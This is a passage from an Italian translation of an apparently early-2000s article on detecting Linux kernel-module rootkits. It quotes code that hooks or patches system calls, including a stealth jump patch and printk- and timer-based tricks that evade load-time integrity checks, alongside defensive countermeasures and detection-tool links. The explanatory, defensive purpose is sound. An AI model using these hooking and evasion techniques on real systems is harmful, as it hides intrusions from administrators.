     We could probably make this a function in itself, but
     why spend the extra time making a call?
  */

  for (i = 0; i < NR_syscalls; i++) {
    if ( recorded_sys_call_table[i] != sys_call_table[i] ) {
      int j;
      for ( i = 0; i < NR_syscalls; i++)
        sys_call_table[i] = recorded_sys_call_table[i];
      break;
    }
  }
  return init_module_return;
}
```

Questa soluzione ci protegge dagli attuali root−kit di tipo lkm, ma siamo lontani da poterla considerare la soluzione perfetta. La sicurezza è una specie di continua corsa agli armamenti, e qui, voi stessi avete potuto intravedere un modo per raggiare anche questo sistema di protezione. Per esempio, invece di cambiare gli indirizzi delle chiamate di sistema, perchè non cambiare la stessa chiamata di sistema? Questo metodo è spiegato un uno scritto di Silvio Cesare: stealth−syscall.txt. L'intruso sostituisce i primi byte del codice della chiamata di sistema con l'istruzione "`jump &new_syscall`" (qui presentata in pseudo Assembly):

```
/* Extract from stealth_syscall.c (Linux 2.0.35)
   by Silvio Cesare */

static char new_syscall_code[7] =
        "\xbd\x00\x00\x00\x00"  /*      movl   $0,%ebp  */
        "\xff\xe5"              /*      jmp    *%ebp    */
;

int init_module(void)
{
  *(long *)&new_syscall_code[1] = (long)new_syscall;
  _memcpy(syscall_code, sys_call_table[SYSCALL_NR],
          sizeof(syscall_code));
  _memcpy(sys_call_table[SYSCALL_NR], new_syscall_code,
          sizeof(syscall_code));
  return 0;
}
```

Come proteggiamo gli eseguibili e le librerie con sistemi di verifica dell' integrità dei medesimi, dovremmo fare lo stesso in questo caso. Dovremmo quindi utilizzare la funzione hash della crittografia per ogni chiamata di sistema. Possiamo ottenere questa protezione implementandolo nel modulo di `St_Michael` cambiando la chiamata di sistema `init_module()`, in modo da permettere di effettuare una verifica di integrità ogni qualvolta un modulo viene caricato in memoria.

Tuttavia anche con questo metodo, può essere possibile evitare le verifiche di integrtà (qui trovare un esempio che è tratto da una discussione via email tra me, Tim Lawless e Mixman; il codice sorgente è opera di Mixman):

1. Bisogna cambiare una funzione che non è una chiamata di sistema: il processo è lo stesso che si attua per una chiamata di sistema. In `init_module()`, cambieremo i primi byte della funzione (`printk()` nell'esempio) per far si che la funzione esegua un "jump" (salto) ad una nuova funzione che sarà `hacked_printk()`

   ```
   /* Extract from printk_exploit.c by Mixman */

   static unsigned char hacked = 0;

   /* hacked_printk() replaces system call.
      Next, we execute "normal" printk() for
      everything to work properly.
   */
   asmlinkage int hacked_printk(const char* fmt,...)
   {
     va_list args;
     char buf[4096];
     int i;

     if(!fmt) return 0;
     if(!hacked) {
       sys_call_table[SYS_chdir] = hacked_chdir;
       hacked = 1;
     }
   ```

```
 memset(buf,0,sizeof(buf));
 va_start(args,fmt);
 i = vsprintf(buf,fmt,args);
 va_end(args);
 return i;
}
```

In questo modo il test di integrità viene inserito `init_module()` che ci conferma che nessuna chiamata di sistema è stata modificata al momento del caricamento in memoria del modulo. Tuttavia la prossima volta che la funzione `printk()` viene richiamata, vi saranno delle variazioni...
Per conteggiare queste chiamate, il sistema di verfica dell'integrità dovrà essere estesa a tutte le funzioni del kernel di sistema..

2. Ricorrendo all'utilizzo di un timer: nella funzione `init_module()` viene dichiarato un timer che attiva il cambiamento in un tempo susseguente al momento in cui il modulo viene caricato. In questo modo, dato che ci si aspetta che l'integità venga verificata solo nel momento in cui il modulo viene caricato o scarito im memoria, l'attacco passa inosservato:(

```
/* timer_exploit.c by Mixman */

#define TIMER_TIMEOUT  200

extern void* sys_call_table[];
int (*org_chdir)(const char*);

static timer_t timer;
static unsigned char hacked = 0;

asmlinkage int hacked_chdir(const char* path)
{
  printk("Some sort of periodic checking could be a solution...\n");
  return org_chdir(path);
}

void timer_handler(unsigned long arg)
{
  if(!hacked) {
    hacked = 1;
    org_chdir = sys_call_table[SYS_chdir];
    sys_call_table[SYS_chdir] = hacked_chdir;
  }
}

int init_module(void)
{
  printk("Adding kernel timer...\n");
  memset(&timer,0,sizeof(timer));
  init_timer(&timer);
  timer.expires = jiffies + TIMER_TIMEOUT;
  timer.function = timer_handler;
  add_timer(&timer);
  printk("Syscall sys_chdir() should be modified in a few seconds\n");
  return 0;
}

void cleanup_module(void)
{
  del_timer(&timer);
  sys_call_table[SYS_chdir] = org_chdir;
}
```

Al momento, la soluzione più ponderata è quella ri ricorrere alla verifica di integrità di quando in quando e non solo quando un modulo viene caricato o scaricato dalla memoria.

Conclusioni

Mantenere l'integrità di un sistema non è poi così facile. Sebbene queste verifiche sia veritiere, esistono svariati modi per raggirarle. L'unica vera soluzione è nel non credere a nulla quando si analizza un sistema, specie se si crede che vi sia stata un intrusione. La migliore soluzione è quella di spegerlo, e utilizzarne un'altro (pulito) per valutarne i danni.

Gli strumenti e di metodi qui discussi sono un arma a dopio taglio. Sono un buon consiglio sia per un cracker che per l'amministratore. Come abbiamo pututo notare nel modulo `rootshell` esso ci permetti anche di vedere chi esegue cosa.

Quando le verifiche di integrità sono implementati secondo una precisa politica, i root−kit di tipo classico sono facilmenete identificabili. Quelli basati sul nuovo tipo rappresentano una costante sfida. Gli strumenti per identificarli si stanno sviluppando ora, come i relativi moduli, in quanto entrambi sono ancora lontani dal raggiungere la loro piena potenzialità. La sicurezza del kernel sta preoccupando sempre più persone, e, per questo motivo, Linus ha chiesto che venga variata la sicurezza dei kernel a partire dalla serie 2.5.x. Questo nuovo modo di pensare scaturisce anche dal largo numero di patch disponibili (Openwall, Pax, LIDS, kernelli, solo per citarne alcuni).

Tuttavia ricordatevi che una macchina compromessa non può effettuare verifiche su sè stessa. Non potete neppure fare affidabilità sui suoi programmi o sulle sue informazioni.

Links

- www.packetstormsecurity.org: qui trovereteù `adore` e `knark`, i due più noti lkm root−kit;
- sourceforge.net/projects/stjude: i moduli St_Jude e St_Mickael per l'identificazione di intrusioni;
- www.s0ftpj.org/en/tools.html: `kstat` per esplorare `/dev/kmem`;
- www.chkrootkit.org: uno script per identificare i più noti root−kit;
- www.packetstormsecurity.org/docs/hack/LKM_HACKING.html: La GUIDA per giocherellare con il kernel (un poco datata − riguarda i kernel della serie 2.0.x − ma sufficientemente ricca);
- www.big.net.au/~silvio: l'eccellente pagina di Silvio Cesare (un pagina che va letta)
- mail.wirex.com/mailman/listinfo/linux−security−module: la mailing list inerente i moduli di sicurezza di linux.
- www.tripwire.com: tripwire, uno dei più classici sistemi di identificazione di intrusioni. Oggigiorno questa società sta sviluppando una versione open source per Linux (*Tripwire Open Source, Linux Edition* ;
- www.cs.tut.fi/~rammer/aide.html : `aide` (Advanced Intrusion Detection Environment) è un piccolo ma efficiente rimpaizzio per `tripwire`, ed è completamente free.

en −−> it: Toni Tiveron <toni(at)amicidelprosecco(dot)com>

2005−01−10, generated by lfparser_pdf version 2.51